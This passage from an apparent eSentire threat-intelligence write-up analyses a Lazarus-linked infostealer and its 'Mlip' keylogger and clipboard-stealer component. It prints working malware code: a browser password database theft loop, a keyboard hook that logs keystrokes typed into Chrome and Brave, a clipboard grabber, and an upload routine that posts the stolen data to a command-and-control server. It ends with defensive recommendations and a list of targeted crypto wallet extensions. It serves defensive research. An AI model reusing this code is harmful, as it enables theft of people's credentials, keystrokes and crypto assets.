The script contains functionality to retrieve, decrypt and upload stored browser passwords, credit cards using methods commonly found in infostealing malware (Figure 17).

```
for database_path in database_paths:  # Iterate on each available database
    # Copy the file to the temp directory as the database will be locked if the browser is running
    filename = os.path.join(temp_path, "LoginData.db")

    shutil.copyfile(database_path, filename)

    db = sqlite3.connect(filename)  # Connect to database
    cursor = db.cursor()  # Initialize cursor for the connection
    # Get data from the database
    cursor.execute(
        "select origin_url, action_url, username_value, password_value, date_created, date_last_used from logins order by date_created"
    )

    # Set default values. Some of the values from the database are not filled.
    creation_time = "unknown"
    last_time_used = "unknown"
    try:
        key = keys[database_paths.index(database_path)]
    except:
```

Figure 17 Snippet of credential stealing code. Original comments are from the script author(s).

“Mlip” (Mclip) Component Overview

The third payload contains a standalone keylogger and clipboard stealer implemented in Python using the pyWinhook, psutil, pywin32 and wx libraries. The sample analyzed targeted Chrome and Brave browsers, uploading stolen data to hxxp://95.164.7[.]171:8637/api/clip (Figure 18).

```
def save_log(log, text, caption):
  global key_log
  r = {
      'gid' : sType,
      'pid' : gType,
      'pcname': socket.gethostname(),
      'processname': text,
      'windowname': caption,
      'data': log,
  }
  host2 = f"http://{HOST}:{PORT}"
  post(host2 + "/api/clip", data=r)
  key_log = ""
```

Figure 18 Data upload structure in Mlip Python script.

The primary function **OnKeyBoardEvent** (Figure 19) is triggered by a keyboard event handler via the HookManager from the pyWinhook library. When a keypress is detected, this function is called and will check the active window process pid, process name and window name via the act_win_pn() function using the win32gui library. If the process name matches a browser ("chrome.exe", "brave.exe"), it proceeds.

```
def OnKeyboardEvent(event):
  (pid, text, caption) = act_win_pn()
  if browserlist.count(text):
    if caption == "":
      global key_log
      key = event.Ascii
      if (is_control_down()):key=f"<^{event.Key}>"
      elif key==0xD:
        key="\n"
      else:
        if key>=32 and key<=126:key=chr(key)
        else:key=f'<{event.Key}>'

      if is_control_down() and event.Key == 'V':
        GetTextFromClipboard()
      key_log += key
      if key == "\n" and len(key_log):
        save_log(key_log, text, "extension")
    else:
      if len(key_log):
        save_log(key_log, text, "extension")
  return True

# create the hook mananger
hm = pyHook.HookManager()
# register two callbacks
hm.KeyDown = OnKeyboardEvent
```

Figure 19 OnKeyboardEvent funtion in mlip file.

If the caption of the active window is empty (indicating no specific page title or a blank tab), the function then proceeds to handle individual keystrokes for logging purposes.

The function checks for printable ASCII characters [PC20] and uses several modifiers to handle special keypresses such as CTL or enter. For example, when enter is pressed, it's formatted as a newline character to break up the text and make it easier to process by the operator. If CTL + V is detected (signifying data being pasted into the browser), the **GetTextFromClipboard()** function is triggered. Data is appended to the key_log variable until a newline character is detected.

If a newline character is detected ("\n") and the key_log is not empty, the save_log() function is triggered, uploading the data to the C2 and clearing the log. If the window caption changes, the accumulated logs are also uploaded and cleared.

GetTextFromClipboard Function

The script appears to use the the wx (wxPython) library to handle clipboard operations. It initializes a new instance of wx.Clipboard, checks that the clipboard data is text (to avoid images or binaries) then uploads it to the C2 using the save_log() function shown in Figure 20. Interestingly, it can check the clipboard for private keys and mnemonic phrases, but that line was commented out in this sample.

```
def GetTextFromClipboard():
    clipboard = wx.Clipboard()
    if clipboard.Open():
        if clipboard.IsSupported(wx.DataFormat(wx.DF_TEXT)):
            data = wx.TextDataObject()
            clipboard.GetData(data)
            s = data.GetText()
            # if self.ispvkey(s) or self.ismnemonic(s):
            save_log(s, "clipboard", "extension")
            clipboard.Close()
```

Figure 20 GetTextFromClipboard function.

A quick test with the wx library shows clipboard data can be extracted with a simple Python script:




Figure 21 Screenshot testing whether clipboard data can be extracted through a python script

What did we do?

- Our team of 24/7 SOC Cyber Analysts isolated the affected host to contain the infection.
- We alerted the customer of the incident and supported them through the remediation process.

What can you learn from this TRU Positive?

- The case showcases the importance of endpoint security solutions, such as Endpoint Detection and Response (EDR), and the implementation of security training programs to educate users about such sophisticated threats.
- Using company-issued computers for personal activities outside of work, such as job interviews, can put corporate networks at risk.
- Developers should exercise caution when engaging with public code repositories that have a sparse portfolio – typically a single repository with minimal activity. This behavior can be a red flag, as threat actors often misuse free platforms like GitHub or BitBucket to host malicious code or distribute malware.

Recommendations from the Threat Response Unit (TRU):

- Assume compromise of sensitive keys, passwords and files on infected hosts and take appropriate action such as rotating keys, passwords etc.
- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions.
- Implement a Phishing and Security Awareness Training (PSAT) program that educates and informs your employees on emerging threats in the threat landscape.
- Ensure your organization has a corporate policy for acceptable use of corporate devices.

Indicators of Compromise

You can access the indicators of compromise here.

References

- https://www.esentire.com/blog/bored-beavertail-yacht-club-a-lazarus-lure
- https://www.group-ib.com/blog/apt-lazarus-python-scripts/
- https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/
- https://unit42.paloaltonetworks.com/north-korean-threat-actors-lure-tech-job-seekers-as-fake-recruiters/
- https://www.microsoft.com/en-us/security/blog/2024/05/28/moonstone-sleet-emerges-as-new-north-korean-threat-actor-with-new-bag-of-tricks/

Appendix – Crypto Wallet Extensions Targeted by BeaverTail

Browser Extension ID	Browser Extesion Name	Target Browser
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask	Chrome
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask	Edge
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Walle	Chrome
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink	Chrome
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom	Chrome

aeachknmefphepccionboohckonoeemg	Coin98 Wallet	Chrome
hifafgmccdpekplomjjkcfgodnhcellj	Crypto[.]com	Chrome
jblndlipeogpafnldhgmapagcccfchpi	Kaia Wallet	Chrome
acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet	Chrome
dlcobpjiigpikoobohmabehhmhfoodbb	Argent X	Chrome
mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet	Chrome
agoakfejjabomempkjlepdflaleeobhb	Core	Chrome
omaabbefbmiijedngplfjmnooppbclkk	Tonkeeper	Chrome
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet	Chrome
nphplpgoakhhjchkkhmiggakijnkhfnd	TON Wallet	Chrome
penjlddjkjgpnkllboccdgccekpkcbin	OpenMask	Chrome
lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal	Chrome
fldfpgipfncgndfolcbkdeeknbbbnhcc	MyTonWallet	Chrome
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet	Chrome
gjnckgkfmgmibbkoficdidcljeaaaheg	Atomic Wallet	Chrome

afbcbjpbpfadlkmhmclhkeeodmamcflc	Math Wallet	Chrome

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7

Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
